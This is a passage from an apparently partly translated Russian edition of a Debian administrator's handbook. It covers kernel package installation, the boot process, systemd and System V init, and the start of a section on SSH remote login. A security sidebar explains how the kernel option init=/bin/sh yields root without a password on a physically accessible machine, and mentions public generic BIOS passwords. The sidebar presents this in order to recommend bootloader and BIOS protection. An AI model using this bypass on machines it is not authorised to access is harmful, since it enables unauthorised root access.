Обратите внимание, что устанавливаемая заплатка не обязательно будет совместима с каждой версией ядра. Может случиться, что команда **patch**, при попытке наложить заплатку на исходные коды ядра, потерпит неудачу. Возникшие ошибки будут показаны и даны некоторые подробности, касательно возникшего сбоя. В этом случае, руководствуйтесь документацией, доступной в Debian пакете данной заплатки (в каталоге `/usr/share/doc/linux-patch-*/`). В большинстве случаев, сопровождающие заплаток указывают, для каких версий ядра они предназначены.

8.11. Установка ядра

8.11.1. Особенности ядра Debian пакета

A Debian kernel package installs the kernel image (`vmlinuz-version`), its configuration (`config-version`) and its symbols table (`System.map-version`) in `/boot/`. The modules are installed in the `/lib/modules/version/` directory.

CULTURE The symbols table

The symbols table helps developers understand the meaning of a kernel error message; without it, kernel “oopses” (an “oops” is the kernel equivalent of a segmentation fault for user-space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses, which is useless information without the table mapping these addresses to symbols and function names.

Сценарий настройки пакета автоматически создает образ `initrd`, который представляет из себя по сути мини-систему, размещаемую в памяти компьютера для загрузчика (отсюда и возникло его название, от сокращения словосочетания “`init ramdisk`” - “`init+r+d`”). Этот образ используется ядром Linux единственно лишь для нахождения модулей (содержащимися в комплекте Debian систем), необходимых для обеспечения доступа к устройствам (например, драйвер для SATA дисков). В финале, послеустановочный сценарий обновляет символические ссылки `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` и `/initrd.img.old` таким образом, чтобы они указывали на два последних установленных ядра, и соответствующие им образы `initrd`.

Большинство вышеупомянутых задач выполняется сценариями, размещёнными в каталоге `/etc/kernel/* .d/`. Для примера, за счёт интеграции с командой **grub**, сценарии `/etc/kernel/postinst.d/zz-update-grub` и `/etc/kernel/postrm.d/zz-update-grub` вызовут **update-grub** в случаях установки или удаления ядра.

8.11.2. Установка с `dpkg`

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i package.deb`, where `package.deb` is the name of a `linux-image` package such as `linux-image-4.19.37-falcot_1_amd64.deb`.

Описанные в этой главе шаги настройки являются базовыми и могут быть применены как на серверных системах, так и на рабочих станциях, а также могут быть массово продублированы в полуавтоматическом режиме. Однако, их недостаточно для того, чтобы всё прошло в автоматическом режиме. Некоторые моменты требуют особого внимания и ручной настройки, например запуск тех или иных низкоуровневых программ, известных как “сервисы Unix”.

Глава 9. Сервисы Unix

Эта глава посвящена нескольким основным сервисам, общим для многих Unix-систем. Все администраторы должны быть хорошо знакомы с ними.

9.1. Загрузка системы

При загрузке компьютера множество сообщений, пробегающих на консоли, отображает выполнение многочисленных автоматических начальных инициализаций и настроек. Иногда может возникнуть желание несколько изменить работу этого этапа, а значит, необходимо хорошо её понимать. Помочь в этом — назначение данного раздела.

Сначала BIOS получает контроль над компьютером, определяет диски, считывает *главную загрузочную запись* и запускает загрузчик. Загрузчик принимает управление, находит ядро на диске, считывает и запускает его. Затем ядро инициализируется и начинает поиск и монтирование корневой файловой системы и, наконец, запускает первую программу — **init**. Зачастую эти «корневой раздел» и **init** на самом деле находятся на виртуальной файловой системе, существующей только в ОЗУ (отсюда её название — initramfs, ранее — initrd, от "initialization RAM disk"). Эта файловая система загружается в память загрузчиком, часто из файла на жёстком диске или по сети. Он содержит самый минимум, необходимый для того, чтобы ядро загрузило «настоящую» корневую файловую систему: сюда могут входить модуля ядра для жёсткого диска или других устройств, без которых система не способна загрузиться, или, чаще, сценарии инициализации и модули для сборки массивов RAID, открытия зашифрованных разделов, активации томов LVM и т. п. Когда корневой раздел примонтирован, initramfs передаёт управление настоящему процессу "init", и система возвращается к стандартному процессу загрузки.

9.1.1. Система инициализации `systemd`

«Настоящий init» сейчас предоставляется `systemd`, и в данном разделе описывается эта система инициализации.

КУЛЬТУРА До `systemd`

`systemd` является относительно новой «системой инициализации», но несмотря на это, она уже была доступна в Wheezy. По умолчанию, она стала применяться в Debian Jessie. До этого, по умолчанию использовалась «System V init» (пакет `sysv-rc`) — гораздо более традиционная система. System V init будет описана позднее.

АЛЬТЕРНАТИВА Другие системы загрузки


This book describes the boot system used by default in Debian Buster (as implemented by the `systemd` package), as well as the previous default, `sysvinit`, which is derived and inherited from *System V Unix systems*; there are others.

`file-rc` — это очень просто устроенная система загрузки. Она сохраняет принцип уровней запуска, но заменяет каталоги и символьные ссылки конфигурационным файлом, указывающим `init`, какие процессы и в каком порядке должны быть запущены.

The `upstart` system is still not perfectly tested on Debian. It is event based: init scripts are no longer executed in a sequential order but in response to events such as the completion of another script upon which they are dependent. This system, started by Ubuntu, was present in Debian Jessie, but was not the default; it came, in fact, as a replacement for `sysvinit`, and one of the tasks launched by `upstart` was to launch the scripts written for traditional systems, especially those from the `sysv-rc` package.

Есть и другие системы и другие режимы работы, такие как `runit` или `minit`, они не распространены и достаточно специализированы.

Рисунок 9.1. Порядок загрузки компьютера с Linux и `systemd`



ОСОБЫЙ СЛУЧАЙ Загрузка по сети

В некоторых конфигурациях BIOS может быть настроен не на загрузку MBR, а на поиск её эквивалента в сети, что делает возможным собирать компьютеры без жёсткого диска или

полностью переустанавливаемые при каждой загрузке. Такая опция есть не у любого оборудования, и для неё обычно необходимо определённое сочетание BIOS и сетевой карты.

Загрузка по сети может использоваться для запуска **debian-installer** или FAI (см. [Раздел 4.1, «Способы Установки»](#)).

K ОСНОВАМ Процесс — экземпляр программы

Процесс является отображением запущенной программы в памяти. Он содержит всю информацию, необходимую для корректной работы программы (сам код, а также данные, хранимые ей в памяти, список открытых ей файлов, установленных ей сетевых соединений и т. п.). Одна программа может быть представлена несколькими процессами, необязательно запущенными от имени разных пользователей.

БЕЗОПАСНОСТЬ Использование командной оболочки в качестве init для получения привилегий root

Принято, что первым процессом при загрузке является **init** (по умолчанию символьная ссылка на `/lib/systemd/systemd`). Возможно передать ядру другие параметры для **init**.

Любой человек, способный получить доступ к компьютеру, может нажать кнопку **Reset** и перезагрузить его. Потом, в приглашении загрузчика, можно передать ядру опцию `init=/bin/sh`, чтобы получить доступ root, не зная пароля администратора.

Чтобы предотвратить это, можно защитить паролем сам загрузчик. Следует также задуматься о защите доступа к BIOS (механизм защиты паролем почти всегда доступен), без которой злоумышленник всё равно сможет загрузить машину с переносного накопителя с собственной системой Linux, которую он сможет использовать для доступа к данным на жёстком диске компьютера.

Наконец, нужно знать, что в большинстве BIOS есть пароль, предназначенный для исправления неполадок и для тех, кто забыл установленный пароль. Сейчас, такие пароли находятся в свободном доступе в интернете (попробуйте найти для своего BIOS, набрав «generic BIOS passwords» в поисковике). Следует понимать, что не существует надёжного способа защитить компьютер от проникновения, если злоумышленник имеет к нему прямой способ. Например, он может просто забрать жёсткий диск, или целый компьютер, или стереть память BIOS для сброса пароля...

Systemd executes several processes, in charge of setting up the system: keyboard, drivers, filesystems, network, services. It does this while keeping a global view of the system as a whole, and the requirements of the components. Each component is described by a “unit file” (sometimes more);

the general syntax is derived from the widely-used “*.ini files“ syntax, with *key = value* pairs grouped between [section] headers. Unit files are stored under /lib/systemd/system/ and /etc/systemd/system/; they come in several flavors, but we will focus on “services” and “targets” here.

Файл service описывает процесс systemd. Он содержит ту же информацию, что и прежние init-схемарии, но она описана в декларативном (и сжатом) стиле. Systemd обслуживает повторяющиеся задачи (старт и остановка процесса, проверка его статуса, журнал, привилегии и т . п.) и файл service должен быть наполнен конкретикой, относящейся к процессу. Например для SSH, он выглядит так:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

Как видно из примера, кода очень мало, только объявления. Также systemd описывает ход процесса, отслеживает их выполнение и даже перезапускает, если необходимо.

Файл «цели» в systemd описывает состояние системы, когда функционирует некоторый набор сервисов. Его можно рассматривать как эквивалент уровня запуска. Одна из целей — local-fs.target; при её достижении остальная система может рассчитывать, что все локальные файловые системы смонтированы и доступны. В число других целей входят network-online.target и sound.target. Зависимости цели могут быть указаны как внутри файла target (в строке Requires=), так и с использованием символьной ссылки на файл service в каталоге /lib/systemd/system/targetname.target.wants/. Например

`/etc/systemd/system/printer.target.wants/` содержит ссылку на `/lib/systemd/system/cups.service`, поэтому systemd запустит CUPS для достижения цели `printer.target`.

Так как файлы unit декларативны, в отличие от сценарием и программ, они не могут запускаться отдельно и интерпретируются только systemd, хотя несмотря на это, несколько вспомогательных программ позволяют администратору взаимодействовать с systemd, контролировать состояние системы и отдельных компонентов.

Первая из них — **systemctl**. При запуске без параметров, выводится список всех unit-файлов, известных системе (за исключением отключенных) и их статус. **systemctl status** дает лучший обзор сервисов и связанных процессов. Выводится имя файла service (как в **systemctl status ntp.service**), также дополнительная информация и последние несколько строчек из журнала, касающиеся этого процесса (позднее про это будет сказано более подробно).

Для запуска сервиса вручную, нужно просто набрать **systemctl start servicename.service**. Как можно догадаться, для остановки: **systemctl stop servicename.service**. Есть другие подкоманды: **reload** и **restart**.

Для контроля за активность сервиса (запускается при загрузки системы или нет), нужно использовать **systemctl enable servicename.service** (или **disable**). Для проверки запущен ли сервис — **is-enabled**.

An interesting feature of systemd is that it includes a logging component named **journald**. It comes as a complement to more traditional logging systems such as **syslogd**, but it adds interesting features such as a formal link between a service and the messages it generates, and the ability to capture error messages generated by its initialization sequence. The messages can be displayed later on, with a little help from the **journalctl** command. Without any arguments, it simply spews all log messages that occurred since system boot; it will rarely be used in such a manner. Most of the time, it will be used with a service identifier:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 po
```

```
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 po
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): sessi
```

Другой полезный флаг **-f** используется с **journalctl** для просмотра появления новых сообщений (похоже на **tail -f file**).

Если сервис не работает как ожидалось, то первым делом нужно проверить его статус с **systemctl status**, если проблема не решена, то проверьте его журнал. Допустим сервер SSH не работает:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: failed (Result: start-limit) since Tue 2015-03-31 17:3
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited,
    Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exit
  Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exi
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered fail
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request rep
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secur
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered fail
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 po
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 po
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): sessi
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28:
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exi
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered fail
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28:
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exi
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered fail
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28:
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exi
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered fail
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28:
```

```
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exi
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered fail
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28:
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exi
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered fail
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request rep
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secur
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered fail
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited,
  Main PID: 1222 (sshd)
     CGroup: /system.slice/ssh.service
             └─1222 /usr/sbin/sshd -D
#
#
```

После проверки статуса (ошибка), был проверен журнал, была обнаружена ошибка в конфигурационном файле. После его редактирования и исправления ошибки, сервис запускается заново, далее проверяется его статус.

УГЛУБЛЯЕМСЯ Другие типы unit файла

Мы описали только базовые возможности systemd, но эта система предлагает много других интересных возможностей. Обозначим некоторые из них:

- активация сокета: «socket» unit файл используется для описания сети или Unix сокета. Это означает, что сокет создаётся systemd и текущий сервис может запускаться по запросу, если будет попытка соединения. Тут копируется набор возможностей **inetd**. Читайте `systemd.socket(5)`.
- таймеры: «timer» unit файл описывает события, возникающие с установленной частотой или в определённый момент времени. Если сервис ссылается на таймер, процесс будет запущен в установленное время. Тут копируется часть возможностей **cron**. Читайте `systemd.timer(5)`.
- сеть: «network» unit файл описывает сетевой интерфейс и позволяет его настраивать, а также отражать зависимость сервиса от какого-либо интерфейса.

9.1.2. Система инициализации System V

Система инициализации System V (которую называют `init` для краткости), используя инструкции из файла `/etc/inittab`, запускает несколько процессов. Первая команда (относящаяся к шагу `sysvinit`) — это сценарий `/etc/init.d/rcS`, который запускает все программы в каталоге `/etc/rcS.d/`.

Среди них можно найти последовательность программ, отвечающих за:

- настройку клавиатуры в консоли;
- загрузку драйверов: большая часть модулей ядра загружается самим ядром при обнаружении оборудования; дополнительные драйверы затем загружаются автоматически, если соответствующие модули указаны в `/etc/modules`;
- проверку целостности файловых систем;
- монтирование локальных разделов;
- настройку сети;
- монтирование сетевых файловых систем (NFS).

К ОСНОВАМ Опции модулей ядра

У модулей ядра тоже есть опции, которые можно настроить, поместив некоторые файлы в `/etc/modprobe.d/`. Эти опции определяются с помощью таких директив: `options имя-модуля имя-опции=значение-опции`. При необходимости в одной директиве можно указывать несколько опций.

Эти конфигурационные файлы предназначены для `modprobe` — программы, которая загружает модуль ядра вместе с его зависимостями (модули могут на самом деле вызывать другие модули). Эта программа предоставляется пакетом `kmod`.

Следом, `init` запускает программы уровня запуска по умолчанию (обычно `runlevel 2`). Запускается сценарий `/etc/init.d/rc 2`, который, в свою очередь, запускает сервисы, перечисленные в `/etc/rc2.d/`. Названия файлов в каталоге начинаются с буквы «`S`», за которой идут две цифры, что определяет очерёдность запуска. В настоящее время, загрузочная система по умолчанию использует программу `insserv`,

которая автоматически всё организовывает, основываясь на зависимостях сценариев. Каждый сценарий объявляет условия, необходимые для его запуска и остановки (например, очерёдность по отношению к другим сценариям), **init** запускает сценарии в соответствующей последовательности для удовлетворения зависимостей. Поэтому наименование сценариев больше не учитывается (хотя они всё еще должны начинаться с «S» и далее продолжаться двумя цифрами и названием сервиса, которое и используется для организации зависимостей). В общем, основные сервисы (как журналирование с **rsyslog** или назначение портов с **portmap**) запускаются в первую очередь, затем следуют стандартные сервисы и графический интерфейс (**gdm3**).

Такая основанная на зависимостях система загрузки делает возможной автоматизацию смены нумерации, которая была бы весьма утомительной, если бы её приходилось выполнять вручную, и снижает риск человеческой ошибки, поскольку планирование выполняется в соответствии с формальными параметрами. Другим преимуществом является возможность параллельного запуска сервисов, независимых друг от друга, что может ускорить процесс загрузки.

init различает несколько уровней запуска, так что она может переключаться с одного на другой при посредстве команды **telinit новый-уровень**. **init** сразу же запускает **/etc/init.d/rc** заново с новым уровнем запуска. Этот сценарий после этого запускает недостающие сервисы и останавливает те, которые более не нужны. Для этого он руководствуется содержимым **/etc/rcX.d** (где X означает новый уровень запуска). Сценарии, начинающиеся с «S» (как в слове «Start») — это сервисы, которые должны быть запущены; те, что начинаются с «K» (как в слове «Kill») — сервисы, которые должны быть остановлены. Сценарий не запускает никаких сервисов, которые уже были активированы на прежнем уровне запуска.


По умолчанию, System V init Debian использует четыре разных уровня запуска:

- Уровень 0 используется только временно, при выключении питания компьютера. Поэтому он содержит только «K»-сценарии.

- Уровень 1, также известный как однопользовательский режим, соответствует системе с урезанной функциональностью; он включает только основные сервисы и предназначается для операций по обслуживанию, когда взаимодействие с обычными пользователями нежелательно.
- Уровень 2 — уровень для нормальной работы, включающий сетевые сервисы, графический интерфейс, вход пользователей и т. п.
- Уровень 6 похож на уровень 0 с той разницей, что он используется во время остановки системы перед перезагрузкой.

Есть и другие уровни, в частности с 3 по 5. По умолчанию они настроены, чтобы работать точно так же, как уровень 2, но администратор может изменить их (путём добавления или удаления сценариев в соответствующие каталоги `/etc/rcX.d`), чтобы приспособить их под свои специфические нужды.

Рисунок 9.2. Последовательность загрузки компьютера с Linux и System V init



Все сценарии, содержащиеся в различных каталогах `/etc/rcX.d` на самом деле являются лишь символьными ссылками — созданными при установке пакета программой **update-rc.d** — указывающими на сами сценарии, хранящиеся в `/etc/init.d/`. Администратор может настроить доступность сервисов на каждом уровне запуска путём повторного запуска **update-rc.d** с изменёнными параметрами. На странице руководства `update-rc.d(8)` подробно описан синтаксис. Обратите внимание, что удаление всех символьных ссылок (с помощью параметра `remove`) — не лучший метод отключения сервиса. Вместо этого следует просто настроить, чтобы он не запускался на нужном уровне запуска (сохранив соответствующие вызовы для остановки его в случае, если сервис работал на предыдущем уровне запуска). Поскольку интерфейс **update-rc.d** несколько запутанный, может оказаться более удобным

использовать **rcconf** (из пакета **rcconf**), интерфейс которой более дружествен к пользователю.

ПОЛИТИКА DEBIAN Перезапуск сервисов

Сценарии сопровождающего пакет Debian иногда перезапускают сервисы для того, чтобы убедиться в их доступности или для применения изменений. Команда для контроля за сервисами **service** *service operation* не учитывает уровень запуска, подразумевает (ошибочно) что сервис уже используется и может выполнить неправильные операции (запуск сервиса, намеренно остановленного или остановку сервиса, который уже остановлен и т. п.). Поэтому Debian представляет программу **invoke-rc.d**, которая должна использоваться сопровождающим для запуска сценариев, в свою очередь, предназначенных для запуска сервисов. Она будет запускать только необходимые команды. Заметьте что здесь, по сравнению с традиционным использованием суффикса **.d**, он используется как часть названия программы, а не каталога.

Наконец, **init** запускает программу управления виртуальными консолями (**getty**). Она выводит приглашение, ожидает ввода имени пользователя, а затем выполняет **login** **пользователь**, чтобы начать сессию.

СЛОВАРЬ Консоль и терминал

Первые компьютеры обычно состояли из нескольких очень больших частей: устройство хранения данных и вычислительный модуль размещались отдельно от периферийных устройств, используемых операторами для управления. Часть этой оснастки называлась «консоль». Этот термин остался, но смысл его изменился. Он стал синонимом «терминала» — клавиатуры и дисплея.

С развитием компьютеров операционные системы стали предлагать несколько виртуальных консолей, чтобы сделать возможной одновременную работу нескольких сессий даже при наличии только одной клавиатуры и дисплея. В большинстве систем GNU/Linux шесть виртуальных консолей (в текстовом режиме), доступных путём нажатия сочетаний клавиш с **Control+Alt+F1** по **Control+Alt+F6**.

Также термины «консоль» и «терминал» могут означать эмулятор терминала в графической сессии X11 (например **xterm**, **gnome-terminal** или **konsole**).

9.2. Удалённый вход

Для администратора крайне важно иметь возможность подключиться к компьютеру удалённо. Серверы, заключённые в своей собственной комнате, редко оснащаются постоянными клавиатурами и мониторами — но они подключены к сети.

К ОСНОВАМ Клиент, сервер

Система, в которой несколько процессов взаимодействуют друг с другом, часто описывается с помощью терминов «клиент» и «сервер». Сервер — это программа, принимающая запрос от клиента и выполняющая его. Все действия контролируются клиентом, сервер сам по себе не проявляет никакой инициативы.

9.2.1. Защищённый удалённый вход: SSH

Протокол *SSH* ("Secure SHell" — защищённая командная оболочка) был разработан из соображений безопасности и надёжности. Соединения, использующие *SSH*, защищены: другая сторона аутентифицируется, а весь обмен данными зашифрован.

КУЛЬТУРА Telnet и RSH устарели

До *SSH* основными средствами удалённого доступа были *Telnet* и *RSH*. Сейчас они сильно устарели, и их не следует использовать, хотя они всё ещё есть в *Debian*.

СЛОВАРЬ Аутентификация, шифрование

